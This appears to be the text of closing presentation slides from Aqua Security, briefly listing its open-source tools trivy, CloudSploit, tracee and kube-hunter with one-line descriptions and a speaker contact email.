matthew@furler	2019-10-14	0	0	0	0	0	Report		

Start here – github.com/aquasecurity



trivy

Image vulnerability scanner

Scans images for known vulnerabilities
Works within CI tools



CloudSploit

Cloud security posture mgmt.

Checks cloud IaaS accounts and services
against security best practices



tracee

Dynamic Container Analysis

eBPF Observability of container
behaviour



kube-hunter

Penetration testing for K8S

Tests K8s clusters against known attack
vectors, both remote and internal

Thank You!

Benjy@AquaSec.com

